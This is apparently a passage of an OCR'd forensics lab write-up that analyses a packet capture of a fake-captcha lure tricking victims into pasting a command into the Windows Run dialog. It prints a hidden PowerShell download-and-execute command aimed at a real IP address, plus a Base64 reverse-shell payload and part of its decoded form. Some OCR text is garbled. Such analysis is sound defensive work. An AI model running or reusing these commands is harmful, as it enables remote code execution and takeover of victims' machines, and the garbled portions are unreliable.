


RUNMRU:



+ 白田 意 譚

Executable

powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"

Now we have the IP address we can filter in wireshark:

	ip.addr == 43.205.115.44			
No.		Time	Source	Destination
	58687	55.267993	43.205.115.44	172.17.79.129
	58774	55.316429	172.17.79.129	43.205.115.44
	62696	59.219172	43.205.115.44	172.17.79.129
	62698	59.219364	172.17.79.129	43.205.115.44
	62699	59.219469	172.17.79.129	43.205.115.44
	62700	59.219469	43.205.115.44	172.17.79.129
	62056	60 270029	42 205 115 44	172 17 70 120

Wireshark - Follow HTTP Stream (tcp.stream eq 219) - pikaptcha.pcapng × GET /office2024install.ps1 HTTP/1.1 Host: 43.205.115.44 Connection: Keep-Alive HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 05:07:47 GMT
Server: Apache/2.4.52 (Ubunut)
Last-Modified: Mon, 23 Sep 2024 04:42:29 GMT
ETag: "54b-622c08471086"
Accept-Ranges: bytes
Content-Length: 1355
Keep-Alive: timeout-5, max=100
Connection: Keep-Alive


Input

JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAauAFMAbwBjAGsAZQB0AHMALgBUAE MAUABDAGWAAQBIAG4AdAAAAACIANAAZAC4AMgAwADDALgAXADEANQAUADQANAAIACWANgASADYAOQAPADSAJABZAHQACgBIAGEAbQAgAD0AIAAk AGMAbABPAGUAbgB0AC4ARwBIAHQAUWB0AHIAZQBhAG0AKAAPADSAWWBIAHKAdABIAFSAXQBdACQAYgBSAHQAZQBZACAAPQAgADAALgAUADYANQ A1ADMANQBBACUAewawaH0AOwB3AGgAaQB5AGUAKAAOACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgB1AGEAZAAOACQAYgB5AHQAZQBzACwAIAAWACwAIAAkAGIAeQB0AGUAcwauAEwAZQBuAGcAdAboACkAKQAgAC0AbgB1ACAAMAAPAH5AOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE 8 A Y g B q A G U A Y W B O A CAAL Q B U A H K A CAB I A E 4 A Y Q B T A G U A I A B T A H K A C W B O A G U A I AACKAL gBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ B4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGKAbgBnACAAKQA7ACQAcwBlAGAAZABiAGEAYwBrADIAIAA9ACAA
JABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAIACAAKwAgACgAcAB3AGQAKQAUAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG 4AZABİAHKADABIACAAPQAgACgAWMBBAGUAEABBAC4AZQBUAGMADMBKAGKADgBNAFBAOQBASAEEAUWBDAEKASQAPAC4ARWBIAHQAQgBSAHQAZQBU ACGAJABZAGUAbgBKAGIAYQBİAGSAMgAPADSAJABZAHQACgBIAGEADQAUAFCACGBPAHQAZQAOACQACWBIAG4AZABİAHKADABIACWAMAASACQACW BlaG4AZABiAHkadABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAAPAH0AOwAkAGMAbABPAGUAbgB0AC4A QwBsAG8AcwB1ACgAKQA=


mmc 1340 = 1 Tr Raw Bytes ← CRLF (detected)

Object -TypeName System.Text.ASCIIEncoding).GetString($\beta, \$); $\beta = 0$ (iex \$data 2>&1 | Out-String); $\beta = 0$; $\beta = 0$ (iex \$data 2>&1 | Out-String); $\beta = 0$ ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush());\$cl

GET /office2024install.ps1 HTTP/1.1










Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

Search for http traffic with 200 status code




Expent lined-based text data to see the source Code:

We can see the function with the payload from before:










Summary:

- Victim visits the url and is presented with a captcha.



- Victim interacts with the captcha and is instructed to do paste from clipboard in windows run dialog.

